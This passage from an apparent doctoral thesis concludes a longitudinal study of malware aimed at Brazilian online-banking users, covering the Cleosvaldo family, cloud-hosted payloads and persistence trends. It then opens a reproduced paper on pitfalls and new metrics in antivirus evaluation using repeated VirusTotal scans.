Preliminary analysis of the 2020's samples indicate that a new trend might have been taking place. Most of the collected `LNK` malware are pointing to `github.com` and/or `gitlab.com` repositories. The download of malicious payloads from these repositories poses a similar risk to downloading them from cloud servers. Whereas previous AV company's reports pointed out individual malware samples making use of github repositories (Gatlan, 2019; CyberCureMe, 2019), we have been observing that an entire class of threats is moving towards the adoption of this storage class. Our continuous monitoring allows us to understand attacker behaviors and identify patterns. Attackers manage these repositories in a very dynamic fashion: the repositories are often created just a week before the sample is first captured by the CSIRT. In most cases, the original payload has already been replaced by a new one. We identified that old repositories had been left empty and unmanaged for months until being blocked by the host providers.

4.1.5.5 Case Study: a Long-term Campaign

In many cases, multiple malware samples originate from the same attacker and blocking individual threats is not enough to counter infections in the long-term. Identifying the attacker is the ideal solution for defeating massive infections, but this is very challenging in an overall manner. We following present how a long-term observation might help in this task.

During our long-term study of malware targeting the Brazilian cyberspace, we discovered a family whose infection operation is continuous over the first 7 years (We do not have enough data from the last 2 years yet to attribute sample's authorship). The samples of this family were dubbed "Cleosvaldo" (by themselves), which is an unusual Brazilian name, and corresponded to 129 unique binaries collected among 925 distinct days in which Cleosvaldo's samples appeared. On average, a new Cleosvaldo sample was seen at each 7.6 days, a short window for proper AV responses (Botacin et al., 2020b). If an AV takes more than that time to develop a heuristic or signature, they will be ineffective since attackers will be already engaged in a new campaign. This short time is compatible with their spreading via social-engineering, as new popular trends emerge each week. We also discovered that the longest Cleosvaldo's campaign lasted almost an year, with the same sample being observed after 357 days of the first day it was collected. This long period of inactivity followed by its reappearance indicates that attackers are able to reuse their campaigns when required. One plausible justification for Cleosvaldo's year-round reemergence is likely related to seasonal phishing campaigns (e.g., annual events).

In Figure 4.10, we show that Cleosvaldo family payloads changed significantly over time, which is compatible with our hypothesized scenario of Brazilian malware samples constant evolution. Cleosvaldos leveraged distinct strategies each year, i.e., they changed their file formats (CPLs, DLLs, EXEs) or their packers (UPX or PECompact2), which shows attackers flexibility on using self-protection techniques. However, we notice that all Cleosvaldo-based campaigns were Downloaders (54%) and Password Stealers (46%), which shows that such move might be due to the need to survive AV scans, and not due to a change in the attackers' goals. Most of Cleosvaldos' payloads downloaded from the Internet resulted in PAC files installation (see Code Snippet B.9).




Figure 4.10: **Evolution of Cleosvaldo malware family.** Attackers change their file distribution method frequently, but keep the same attack goals (downloading additional malware, and password stealing).

On the one hand, the long-term operation of Cleosvaldo's family indicates that its strategy on surviving against AVs have been successful, although they have to migrate their packing periodically (probably due to AV's packer detection improvements). On the other hand, the long-term observation of Cleosvaldo samples allowed us to pinpoint common features among all of their variants (see Code Snippet B.16). Therefore, an AV company aiming at tracking the Cleosvaldo evolution should focus on identifying Cleosvaldo's common constructions and develop rules to block this type of threat despite their migration to newer packing types, thus reinforcing our claimed importance of continuous tracking of malware campaigns.

4.1.5.6 The Effect of Time over Malware Evolution

In addition to differences rooted in the Brazilian context particularities, the comparison of updated Brazilian samples with the worldwide literature also highlights some trends that are backed by other factors than the culture, such as natural sample's evolution over time. This type of evolution might affect all current malware samples despite their geographical target. Therefore, updating the literature knowledge with recently collected data is essential even for handling global threats.

We notice, for instance, that the installation of Browser Helper Objects (BHO) decreased in BR in comparison to the data presented by Bayer. There is no specific reason to claim that as a Brazilian phenomenon, but we can associate it to the fact that Internet Explorer is not the most popular browser anymore (NetMarketShare, 2018). Similarly, the `hosts` file was not significantly affected anymore by the Brazilian samples in comparison to Bayer's data. This is explained by emergence of other methods of traffic redirection mechanisms, such as the PAC files, whose use was identified in Brazilian samples.

Writing to Registry keys, a strategy used to accomplish persistence in the infected systems (allows malware to survive reboots) also decreased in the Brazilian scenario in comparison to Bayer's results. We associate that to current computers not rebooting too often, which makes persistence attempts less significant. In the future, attackers may assume computers do not reboot anymore and might stop implementing persistence actions. In addition to the trend of writing `AutoRun` keys, we observed that the location of the most written Registry key paths moved from local machine keys (HKLM) to the local user keys (HKCU). Bayer's data shows that 100% of samples wrote their AutoRun keys under the HKLM tree. In turn, 65% of Brazilian samples wrote their AutoRun keys under the HKCU tree. This change is supported by the assumption that most current computers run on single-user mode, which makes privilege escalation routines uninteresting for attackers that want to implement them for affecting other users in the same machine.

4.1.6 Discussion

In this section, we discuss how our results can support the development of more effective anti-malware solutions.

Social Engineering and Phishing as Infection Vectors. Our analyses provide evidence that most Brazilian financial malware infections occur via *phishing* and *social-engineering*. This result highlights the importance of regionalized context for malware infections. Consequently, it opens attack opportunities, since users may become more susceptible to phishing as more services (e.g., government and banking) migrate to the Internet.

The Importance of Context. This is better demonstrated with the analyzed Java banking malware: as Brazilian banks adopted JVM for their services, attackers started to craft Java malware because they could assume a version of JVM installed in users computers. Therefore, we advocate that security evaluations of new technologies must consider socioeconomical security factors, and not only technical ones. Another example of context relevance is the "passiveness" observed in Brazilian financial malware, which makes behavior-based detection harder due to few suspicious actions triggering.

Diversity in File Formats. Another noticeable characteristic of Brazilian financial malware is the use of *multiple file formats*, showing that desktop malware have been evolving as quickly as mobile threats. The use of unexpected file formats (other than usually seen PE files) is also related to the infection context: as PE binaries are the traditional way to distribute malware, some Internet users might get used to this format, its extension, and its executable icons, which has not happened (yet) for VBE files, for instance. Technically, the use of alternative file formats complicates detection, because it requires that AV solutions be able to parse a variety of distinct file structures, as well as to monitor multiple environments.

Reliance on Native System Resources. We also discovered that most samples implement their malicious features by relying on native system resources (e.g., high-level APIs or scripts). The expected malware infection behavior is to make use of exploits, which may trigger detection procedures. The shift towards native calls makes detection harder due to these same called functions being used by benign applications. Thus, we advocate that OS security mechanisms should make it harder for untrusted applications to access critical system resources. Also, we advocate for more widespread usage of application sandboxing (e.g., JavaScript sandboxing (Dewald et al., 2010; Van Acker and Sabelfeld, 2016)), and enhancement of privilege management (e.g., token handling).

The Return of Obfuscation. We also observed that Brazilian financial malware have been using anti-analysis techniques to an increasing extent, which allows them to bypass anti-malware solutions (AVs, sandboxes) and keep their payload undetected. The percentage of samples

using anti-analysis technique has grown in all observed years. Further, almost all scripted and interpreted Brazilian financial malware samples were protected by code obfuscation, resulting in evasion of most static checks. We advocate for more research on the development of automatic procedures for deobfuscation.

Malicious Payloads Stored in Cloud Providers. Our analyses also pinpointed that malware writers whose targets are Brazilian online banking customers have been storing their malicious payloads into and exfiltrating information to reputable cloud providers located both in Brazil and in the world. Given the information stealing nature of Brazilian financial malware, we hypothesize that the used cloud services are hired with IDs and credit cards stolen from victims of previous attacks, as data collected from these users may be directly routed to payment systems via malicious forms and frames. Therefore, malware samples have been amplifying previous campaigns. Besides, the use of public clouds allows for more flexibility to the attackers, since they can create new domains on-the-fly and quickly instantiate additional VMs when one of them is sinkholed. We advocate for better accountability of cloud providers, as they should ensure they are not supporting malicious operations, even unknowingly or indirectly. On the one hand, network level's malware takedown can be very efficient (scalable), as blocking a single malicious payload prevents multiple users from being infected in the same campaign. On the other hand, taking down malware at the victim's level requires that each user runs an AV to individually handle threats from the same campaign. However, accomplishing cloud-level malware deterrence is a challenging task, since cloud users would probably be reluctant (for privacy reasons) to allow providers to inspect their files. This is an interesting open problem, as current cloud-based privacy research have been focusing on a complementary approach—protection of virtualized entities from a potentially malicious hypervisor (Sun et al., 2015)

Implications & Future Work. We hope that the data and insights provided in this work may encourage that other researchers conduct regionalized studies to present their country-specific threats, and that AV developers take those results into account. In our globalized world, trends previously seen in a country may quickly appear in another one, if attackers coordinate their malicious campaigns.

Campaign Tracking. Tracking malware campaigns is more effective than attempting to track individual samples. It is well known that either the creation of individual signatures or the sinkholing of individual C&C server result in an unproductive arms-race between attackers and defenders. Therefore, tracking long-term campaigns is a more effective approach to fighting malware, as it allows defenders to understand the attacker's strategies. Consequently, defenders may be able to identify samples development patterns and try to predict attacker's next moves, as shown in the Brazilian Cleosvaldo malware family case study.

Recommendations. AVs have been traditionally operating in a "one-size-fits-all" manner, making them less effective in heterogeneous, regionalized contexts, such as the ones presented in this study. We advocate that AV companies adopt local research and countermeasures development teams for each distinct country/world region (e.g., Latin America), and focus on understanding what cyber space peculiarities of these regions may help fighting malware in the local context. We also advocate that AV companies make a better effort in sharing their discoveries and solutions with the global scenario's community. A local team that understands the cultural scenario in which malware operates will be better equipped to anticipate regionalized infection vectors (e.g., phishing malware related to country culture or event), and will potentially overcome the challenge of signatures explosion. AVs should explicitly handle phishing both at the propagation phase (e.g., infection by e-mail) and during the execution phase (e.g., rogue and/or phishing application running in the victim's system). The latter case is currently not covered by AVs' threat models. To flag a rogue application (e.g., bank-impersonating malware)

as phishing during runtime, AVs need to understand malware operation context and goals, instead of just detecting suspicious code constructions, such as exploits.

Malware & Trends. Malware samples are often evolving, thus we expect that the trends reported by the Brazilian financial scenario might appear in the future in other countries. We also expect that characteristics of malware deployed in other countries might appear in the Brazilian financial malware in the future. In fact, the cooperation between attackers might have been taking place right now (Lakshmanan, 2020), but the trends are only uncovered when the number of samples employing a given technique becomes significant to be noticed. Therefore, our reported findings should not be understood as proof of their creation time but as the first time that they were reported with significance, as we are not aware of related work reporting all these same trends.

Collection Limitations. As far as we know, this is the first and more comprehensive longitudinal study of a specific population targeted by malware (e.g., Brazilian bank's users). Despite that, our evaluation has some limitations that are intrinsic to the way the samples are captured by the plugin. Therefore, we acknowledge that the number of samples reported in this study is strongly tied to the plugin capability to detect them in customers' machines. It also includes the capability of analysis and development teams to update the plugin with new detection capabilities. We acknowledge that the plugin's mode of operation might bias the result towards financial malware. Although the plugin is able to detect any type of malware, all signature generation procedures and collection policies at the bank's side prioritize the detection of financial malware. We tried to mitigate this by handling and reporting all samples without bias in our analyses. Despite this effort, it is still likely that the Droppers and Downloaders reported by the plugin are the ones that actually execute bankers to the victim's system, rather than generic threats.

Contributions & Limitations. To the best of our knowledge, this work is the *first longitudinal study of a nation-wide, country-specific representative dataset* describing the landscape of Brazilian desktop malware whose target is the Internet banking country population. However, our work is not exhaustive, requiring additional research for understanding this landscape in other contexts, such as the mobile malware one. We also highlight that our work focuses on Internet banking users, i.e., it does not embrace other threats, such as kernel rootkits and ransomware. These threats were marginally seen in the analyzed BR dataset, but may be targeting other population classes. Furthermore, our dataset collection relied on the effectiveness and coverage broadness of the proprietary AV plugin (see section 4.1.4) whose installation is demanded by Brazilian banks to their desktop banking users, as well as the provision of data from our international partner.

4.1.7 Related Work

Social Engineering & Infections. Our evaluation showed that phishing messages are very effective for malware infection in Brazil, and that local Internet users are highly susceptible to this attack given the large number of collected malware whose installation requires that these users access message links. Abraham and Chengalur-Smith (Abraham and Chengalur-Smith, 2010) studied malware attacks using social engineering, and pointed that attackers most used tactics rely on curiosity/greed instigation or fear induction, among others. This phenomenon was also observed in our dataset. To the best of our knowledge, Google (Thomas et al., 2017) conducted the only study that considered the real impact of phishing on Internet users, inspecting millions of attacks. However, both cited studies neither target specific countries nor population, creating a gap. We partially filled this gap with this paper.

Desktop Malware Ecosystems. Desktop computers dominated the market share of computing devices for years, until the rise of mobile devices, which made them the new malware targets. During the "desktop age", researchers tried to understand the risks associated with so-called

traditional desktop-based malware samples. Provos et al. (Provos et al., 2007), for instance, presented results from the observation of Web malware behavior during 12 months (March 2006–March 2007). Their study mostly covered desktop attacks, because smart mobile devices were not prevalent at that time. Bayer et al. (Bayer et al., 2009) presented a similar study of more than 900 thousand unique samples collected and evaluated by the Anubis dynamic analysis system during 22 months (February 2007–December 2008). These decade-old studies, unfortunately, were not updated or followed up, which left a gap on the understanding of modern malware samples targeting the still prevalent and popular desktop/laptop systems. In this work, we sought to bridge this gap by presenting an evaluation of malware samples collected from 2012 to 2020. Our goal is to show how malware studies should not be conducted in a one-size-fits-all fashion. Regarding non-ordinary samples, Branco et al. (Branco et al., 2012; Barbosa and Branco, 2014) researched anti-analysis and evasion techniques applied to more than 4 million malware samples collected in 2012 and 2014, respectively. However, the collection procedure for both papers was limited to crawling online malware repositories. Since these repositories are composed of samples submitted by worldwide volunteer users, they suffer from class imbalance. Thus, the obtained dataset did not describe a nationwide-representative scenario, as proposed in our work. Moreover, their analyses encompassed only anti-analysis techniques, whereas we shed light on region-specific technical and cultural aspects of malware targets, constitution, and behavior. The most recent work on desktop malware presented a landscape of Linux malware (Cozzi et al., 2018). Although it is essential to understand the Linux malware ecosystem, this OS is not the largely used at any end user victim's home. The difference of our work is that its focus is on a nation-wide representative malware dataset whose samples aim at infecting MS Windows, which still is the most popular and targeted desktop OS.

Mobile Malware Landscapes. The use of smart mobile devices has become ubiquitous in recent years. This caused an attention shift either for attackers and researchers to this new environment. Android is the most popular ecosystem, consequently being the subject of most research efforts (Cai and Ryder, 2016; Afonso et al., 2016; Enck et al., 2011; Lindorfer et al., 2014; Zhou and Jiang, 2012). Although the relevance of understanding mobile scenarios is growing, we cannot neglect desktop threats, as its market is still large and affects hundreds of millions of users. Moreover, similar to prior desktop-focused studies, mobile malware research efforts are often based on generic datasets of samples crawled from untrusted app stores. Thus, these studies do not consider nation-wide, country-specific, representative data, causing them to miss the effects of cultural influences on the samples creation and spreading.

Malware Feeds Analyses. Research based on large-scale malware analyses do exist, such as the tracking of malware distribution domains during an entire year (Ife et al., 2019), and the inspection of millions of samples from a malware feed (Ugarte-Pedrero et al., 2019). However, although presenting an overview of the most prevalent malware features within a defined scope, none of them focused on any specific country as we did here.

Malware in Latin America. Brazil shares with its Latin America neighbours many common characteristics, including common attacks. In particular, previous investigations revealed that Internet Banking users are a common target for all countries (EBanx, 2020). Despite that, Brazil has some unique characteristics that also make their malware unique. For instance, the common Spanish language makes the malware of other Latin America countries resemble more the Spanish malware than the Brazilian ones (BlueLiv, 2019).

Brazilian Scenario. In this work, we evaluated malware samples targeting Internet users from Brazil, the largest country in South America and usually understudied in the literature. While AV reports rank Brazil among the leaders in receiving and launching attacks (Symantec, 2012, 2014), they fail in drawing the local malware ecosystem. The closest work related to ours is a report that

presents an overview on how the Brazilian underground works, including how bank accounts and credit card information are stolen and used (Assolini, 2015a). Although it presents evidences of coordination between Brazilian and international malware writers, it lacks any actual malware sample analysis (contrary to our work, which is based on the analysis of a dataset consisted of malware that got into users' systems).

4.1.8 Conclusions

In this paper, we showed the method of operation of Brazilian financial malware collected in the wild between 2012 and 2020. We also compared our results with a comprehensive,decade-old seminal study on malware behavior (Bayer et al., 2009). Our dataset consisted of more than 40,000 unique malware samples collected from January 2012 to January 2020 through a mandatory online banking security tool, which works as an AV and is installed in most Brazilian Internet users' systems (desktops/laptops). All samples were submitted to static, dynamic, and network analysis tools at the time of their collection.

Our thorough evaluation provided evidence that most Brazilian financial malware infections occur due to phishing messages. Among the prevalent phishing topics, Brazilian bank users are affected by messages impersonating financial and government institutions, given the country's massive migration of these services to the Internet. Therefore, we advocate that evaluations of new technologies security must consider human-related aspects, instead of only technical ones. We also showed that the malware writers targeting Brazilian bank users make use of distinct file packages to deceive users into clicking on malicious files. Along this research period, we observed five distinct trends, including the raise of interpreted (Java) and scripted code (JavaScript and Visual Basic Scripts). The use of scripts confirms the importance of developing better deobfuscation tools, since obfuscation is the primary self-defense mechanism employed by this type of malware, and obfuscation routines try to hide the fact that most samples rely on native system resources to implement their malicious behaviors. Therefore, we advocate for a wide adoption of applications sandboxing and enhanced isolation procedures for their execution. Another discovery is that the analyzed samples have been storing their payloads in major cloud providers from Brazil (UOL and Locaweb) or World wide (Akamai and Amazon). This finding shows that samples are trying to make detection harder, in addition, it emphasizes the need of including cloud providers as actors in the malware defense procedures, since the sinkhole of a single malicious domain may protect multiple users simultaneously.

We hope that the resulting information and insights gained in this study enable the development of enhanced anti-malware solutions. Furthermore, we expect encourage other researchers to conduct regionalized studies and share their analysis of country and population-specific threats. We believe that, in this globalized and increasingly digital world, trends already seen in a country and/or population may appear in other ones after attackers coordination, thus requiring that security professionals anticipate threats.

Reproducibility. The list of considered samples is available at `https://github.com/marcusbotacin/malware-data`

Acknowledgments. Marcus thanks the Brazilian National Counsel of Technological and Scientific Development (CNPq) for the PhD Scholarship 164745/2017-3. Giovanni thanks the Google's Security, Privacy, and Anti-Abuse group for a supporting research gift. Any opinions, findings, and conclusions or recommendations expressed in this publication are those of the authors and do not necessarily reflect the views of Google. Daniela thanks the National Science Foundation (NSF) by the project grant CNS-1552059. André thanks our CSIRT partners for the invaluable shared samples and information.

5 THE PITFALLS OF AV EVALUATIONS

The outcome of Chapter 3 showed uncertainty about the use of AV results in malware experiments. They suggested that the way AV results are used might significantly affect the conclusions of AV evaluation experiments. Therefore, I decided to investigate the challenges and limitations of existing AV's evaluation methods. The results of my investigation were published in a paper (Botacin et al., 2020b) that is reproduced as published in the present Chapter. Among all findings, it is worth to highlight: (i) the effect of time on AV evaluations due to the multiple malware definitions updates; and (ii) the proposal of new metrics for evaluating AVs operation in multiple, distinct operational scenarios.

5.1 WE NEED TO TALK ABOUT ANTIVIRUSES: CHALLENGES & PITFALLS OF AV EVALUATIONS

Publication: This paper published in the Elsevier Computers & Security (Comp&Sec) journal

Marcus Botacin[1], Fabricio Ceschin[1], Paulo de Geus[2], André Grégio[1],
(1) Federal University of Paraná (UFPR-Brazil)
Email: {mfbotacin,fjoceschin,gregio}@inf.ufpr.br
(2) University of Campinas (UNICAMP-Brazil)
Email: paulo@lasca.ic.unicamp.br

5.1.1 Abstract

Security evaluation is an essential task to identify the level of protection accomplished in running systems or to aid in choosing better solutions for each specific scenario. Although antiviruses (AVs) are one of the main defensive solutions for most end-users and corporations, AV's evaluations are conducted by few organizations and often limited to compare detection rates. Moreover, other important factors of AVs' operating mode (e.g., response time and detection regression) are usually underestimated. Ignoring such factors create an "understanding gap" on the effectiveness of AVs in actual scenarios, which we aim to bridge by presenting a broader characterization of current AVs' modes of operation. In our characterization, we consider distinct file types, operating systems, datasets, and time frames. To do so, we daily collected samples from two distinct, representative malware sources and submitted them to the VirusTotal (VT) service for 30 consecutive days. In total, we considered 28,875 unique malware samples. For each day, we retrieved the submitted samples' detection rates and assigned labels, resulting in more than 1M distinct VT submissions overall. Our experimental results show that: (i) phishing contexts are a challenge for all AVs, turning malicious Web pages detectors less effective than malicious files detectors; (ii) generic procedures are insufficient to ensure broad detection coverage, incurring in lower detection rates for particular datasets (e.g., country-specific) than for those with world-wide collected samples; (iii) detection rates are unstable since all AVs presented detection regression effects after scans in different time frames using the same dataset and (iv) AVs' long response times in delivering new signatures/heuristics create a significant attack opportunity window within the first 30 days after we first identified a malicious binary. To address the effects of our findings, we propose six new metrics to evaluate the multiple aspects that impact the effectiveness of AVs. With them, we hope to assess corporate (and domestic) users to better evaluate the solutions that fit their needs more adequately.

5.1.2 Introduction

Malicious programs and Web pages are prevalent threats to interconnected systems. Successful attacks involving malware or compromised pages may result in financial losses or damage to the image of Internet users. Thus, combating them requires that individuals and corporations adopt defensive solutions to protect their systems. One of the most deployed defensive solution overall is the antivirus (AV), that have become popular to the point of being a mandatory requirement for corporations obtaining the PCI-DSS security certification (Mateaki, 2017). Therefore, evaluating AV's effectiveness and efficiency is essential to allow both system administrators and users to select the best solution for their needs. However, AV's evaluation might not be straightforward.

Current market-oriented AV evaluations adopt an "one-size-fits-all" approach. None of the most popular tests (AV-Test, 2018; AVComparatives, 2018a) provide results broken down by threat categories. Instead, they provide generic results without considering multiple infection scenarios, such as the specifics of the target user country/relationship with Internet-connected systems, and ignore important features regarding AVs' way of operation. On the one hand, AV's threat detection rate is a widespread metric adopted by most AV evaluations. On the other hand, AV evaluations often neglect the time that an AV solution takes to react to a new threat discovery (AV's response time) and/or AVs stopping detecting a sample after some time (detection regression). Moreover, most evaluations cover uniform scenarios, such as considering single platforms or worldwide datasets as generalization of specific countries and contexts. With a limited view of AV's operation, users and corporations might be biased to choose their security solutions in a way they are not fully security-covered due to the lack of information about AVs particularities. Therefore, users that choose their AVs based on their best results for the general scenario may be less protected in their real-life system's use than if they have chosen an AV more focused in handling the particular threats of those users' scenarios. In addition, AV evaluation results are either diluted along academic research (other goals than users') (Yen et al., 2014), or not updated even after a decade (Oberheide et al., 2008), a period in which AVs have undergone through many changes in their detection engines (see Section 2).

To bridge this understanding gap about how AVs behave in actual scenarios, we conducted a longitudinal evaluation of their behavior, i.e., how AV's detection changes over time when considering the same dataset. We collected daily samples from two representative malware sources: a popular collection of worldwide malware and a regionalized malware collection provided by a Brazilian CSIRT. This allows us to isolate the effect of dataset in the overall AV's behaviors. We repeatedly submitted the collected samples to VirusTotal (VT) AV scans for a period of consecutive 30 days, which allowed us to identify any detection result change, such as in AV's detection rates and labels. As far as we know, we are the first to perform a longitudinal analysis of AVs at a daily-basis granularity. Our experiments considered distinct file formats (binaries and Web pages), platforms (Windows, Linux, and Android), regionalized datasets (BR and World samples), and periods (within an entire year), thus evaluating AVs in their multiple aspects. In total, we considered 28,875 unique malware samples. During the whole observation period, we performed more than one million distinct VT submissions.

Our experimental results show that: (i) understanding phishing contexts is a challenge for AVs, thus malicious Web pages detectors are less effective than their binary counterparts; (ii) detection procedures derived from the generalization of global data are not enough to ensure broad detection coverage, thus particular datasets (e.g., Brazilian malware) are less detected than world-wide malware; (iii) detection rates are not constant, and all AV products presented detection regression effects when periodically scanning the same malware samples dataset; and (iv) AV's long response times to deliver new signatures and heuristics create a significant attack opportunity window within the first 30 days a binary sample was first discovered by us, updating results from previous research work (Oberheide et al., 2008).

We propose six new evaluation metrics regarding threat detection and elimination to be considered during AV solutions selection to better account the aforementioned AV's operation drawbacks, which includes the measurement of response time and regression occurrence. We present an exploratory analysis of these metrics applied to end-user and corporate scenarios to highlight how the selected AV solution changes according the defined scenario needs. On the one hand, corporate users weight more AV's response time when selecting an AV because corporate users are likely more affected by zero-days than end-users. On the other hand, end-users weight

more AV's detection regression when selecting an AV because end-users are likely more affected by long-term malware campaigns than corporate users.

In summary, our research work's contributions are threefold:

- A longitudinal evaluation of AVs considering their operation in actual scenarios, and highlighting their weaknesses and strong aspects.
- Definition of six new evaluation metrics to characterize AVs in their multiple dimensions (of use and deployment);
- Validation of the proposed metrics, showing how they can be leveraged to identify the best AV for distinct scenarios and users' requirements.

This paper is organized as follows: in Section 5.1.3, we present background information on AV operation; in Section 5.1.4, we present our methodological approach and the evaluated malware samples; in Section 5.1.5, we present evaluation results that characterizes current AV solutions operation; in Section 5.1.6, we present our proposed metrics, their interpretation and discusses the best metrics for distinct scenarios; in Section 5.1.7, we discuss the impact of our findings and proposals; in Section 5.1.8, we present related work to better position our work; finally, we draw our conclusions in Section 5.1.9.

5.1.3 Background

We propose to evaluate AVs according to their capacity of both detecting and labeling malicious artifacts (e.g., binary files, scripts, URLs, and/or web-pages). However, these capabilities are strongly tied to the way the AV is designed and implemented. Therefore, to better position our results, we try to shed some light on the AV engine's internal working mechanisms.

Historically, AV engines started detecting threats performing pattern matching using signatures, which are sequences of bytes known to belong to malicious samples (Koret and Bachaalany, 2015). In response to AVs measures, attackers started deploying malware variants, samples generated from the same source but presenting distinct byte sequences. This competition caused an arms-race between attackers and defenders since the 90's (Nachenberg, 1997) and still observed in current AV's implications.

Since AVs could no longer keep up with the fast pace required for signature generation on a per-file basis, AVs started to "guess" and label some files as probably malicious through the use of heuristics (Sanok, 2005). A typical heuristic is to flag binaries as malicious when any obfuscation signs are found. For instance, benign files packed with crypters–pieces of code which protect their payloads by encrypting themselves at compilation time and decrypting at runtime–are often detected as malicious given their frequent use also in malware samples distribution (Tasiopoulos and Katsikas, 2014).

As time went by, binaries became so complex that even heuristic approaches have not been enough to flag malware without leading to false positives (BitDefender, 2015) (FPs). An AV that detects benign software as malicious becomes impractical since it prevents users from using the applications that the AV was supposed to protect. Therefore, more powerful detection solutions were required to detect complex threats without causing FPs. As such, AV engines started to rely on Machine Learning (ML) and/or on Artificial Intelligence (AI) for their classification and decision procedures (bin Wang et al., 2008). ML/AI may be used, for instance, to flag samples as malicious based on the usage frequency of some assembly instructions (Khodamoradi et al., 2015).

After that, AVs have been implementing a combination of all aforementioned techniques in their detection engines, thus their detection rates and labels are biased by all these factors at the same time. In practice, the labels assigned to the samples may vary according to the internal engine that a solution leverages for detecting them: (i) samples detected by known signatures may present detailed label information (e.g., `W32/Sample-Name`); (ii) samples detected through heuristic approaches may present either the heuristic name (e.g., `W32/Packed`) or a "`generic`" label; and (iii) samples detected via ML approaches might only present detection rates (e.g., `malicious confidence: 90%`), without additional information.

On the one hand, such heterogeneity complicates homogeneously evaluating AV detection. Therefore, this work proposes metrics to highlight specific AV's operational characteristics to allow more fine-grained evaluations. On the other hand, as such heterogeneity appears in practice, we cannot overlook it in evaluation procedures. Hence, we present an AV landscape considering AV's outputs regardless of the internal operation of their engines.

In addition to multiple detection mechanisms implementation, AVs also update them frequently to keep up with malware evolution. Thus, new signatures should be released for matching newly created samples, new heuristics for detecting malware variants and classifier's definition updates due to concept drift, a natural phenomenon in dynamic and non-stationary environments where characteristics and distribution of data change as time goes by (Ceschin et al., 2018). Therefore, in this paper, we present a continuous evaluation that encompasses AV's update procedures rather than a static view of AV solutions operations.

5.1.4 Methodology & Dataset

Design of Experiments. Our experimental approach consisted in submitting all collected malicious artifacts (executable binaries and malicious web pages) to the VirusTotal (VT) service (VirusTotal, 2018c) via `Python` bindings for VT's public API (VirusTotal, 2018b) and retrieving detection rates and labels for all AV solutions. All retrieved data was stored in a `SQLite` database which was further queried for data discrepancies identification and metrics calculation.

The samples which were reported as first-seen in the VirusTotal service were daily resubmitted for consecutive 30 days. In each re-submission, a new scan, with updated malware definitions, was forced, thus allowing us to track how AV solutions detection evolved (temporal analysis). We also performed non-temporal analysis about time-independent aspects of AV detection, such as sample's labels meaningfulness.

We are aware that comparing AVs using VirusTotal has significant drawbacks (VirusTotal, 2012), mainly because their running AV's version might differ from the ones locally installed on customer's machines. However, using VT is the only way to scale analysis to million submissions as presented in this work. Also, in a significant part of the paper, we are not looking at individual AV solutions, but trying to characterize the behavior of a hypothetical "average" AV solution that ignores AV's specific features. Therefore, we considered this trade-off as acceptable. To mitigate the uncertainty regarding the validity of our findings in the real-world, we confirmed our results by locally running some of the AVs. The confirmation results can be found on Appendix C.1.

Datasets. We considered four distinct malicious artifacts sources for the experiments proposed in this work: (i) a private repository of country-widespread, specific malicious objects collected by a Brazilian CSIRT's abuse e-mail and sensors network; (ii) the Malshare (malshare, 2018) repository of daily-collected, worldwide malicious objects; (iii) the VirusShare (VirusShare, 2018) repository as the source of Linux malware samples; and (iv) the VirusTotal service as the source of Android malware samples.

The first two sources provide us with malicious Windows binaries and web pages daily. The continuous malware collection allows us to perform a time-evolution comparison (temporal analysis) of AV's ability to detect the samples present in these datasets. The last two sources provide Linux and Android malware samples without precise timing information. Therefore, we leveraged their samples to enrich our non-temporal AV evaluation dataset, so that we can compare the results of AV operating on distinct platforms and environments.

We continuously captured samples from August/2017 to December/2018. In total, we considered 5,614 worldwide-crawled PE binaries, 3,302 Brazilian-collected PE binaries, 5,929 worldwide-crawled web pages, 4,030 Brazilian-collected pages, 5,000 ELF binaries, and 5,000 Android applications. During the whole observation period, we performed more than 1M distinct VT submissions. Table 5.1 summarizes the number of samples, malware families, and artifact types in each dataset. Family labels were normalized using AVClass (Sebastián et al., 2016).

Table 5.1: **Dataset Summary.** Malware families labels were normalized using AVClass.

Dataset	Samples	Families	Formats
Brazil PE	5614	23	21
World PE	3302	16	7
Linux	5000	47	6
Android	5000	52	N/A
Brazil Web	4030	N/A	N/A
World Web	5929	N/A	N/A

Most of the experiments focus on the Brazilian and World datasets of PE malware. They trigger the most mature AV's detection engine to be evaluated since AVs have been analyzing this type of file for a while. We selected the Brazilian dataset for this study since it represents the real threat's distribution that a significant part of the Brazilian population faces daily. Therefore, we can better understand the real impact of AV's drawbacks on user's lives. This dataset has been already described in other studies (Ceschin et al., 2018) and demonstrated to challenge other malware detection techniques (Beppler et al., 2019). All samples in this dataset are considered as malicious as they were collected and labeled by the CSIRT team. Most of the samples in this dataset were first submitted to VirusTotal by us, thus indicating a significant level of novelty. The World dataset, in turn, was selected for this study because it does not present the bias of the Brazilian dataset. Therefore, we can attribute any effect observed in both datasets to the AV's drawbacks and not to dataset's characteristics. We have not observed samples intersection between these two datasets.

5.1.5 AV Evaluation

We have identified the most common pitfalls in AV evaluations, which are shown in the next subsections. We also present AV detection results to support our discussion on these pitfalls. Although some of them might have been individually pinpointed in previous work, we are not aware of articles/documents discussing all of them together along with updated data about AV detection. We consider this discussion essential since there is a non-negligible research corpus that relies on AVs evaluation/detection rates.

5.1.5.1 AVs evaluation results cannot be uniform

AV evaluations often consider the detection rate as the only criteria for assessing effectiveness, thus neglecting other important AVs' operation aspects. In addition, these evaluations often

report very high detection rates as their main result, which seems incompatible with user's risk perception in practice (Oyelere and Oyelere, 2015; Howe et al., 2012).

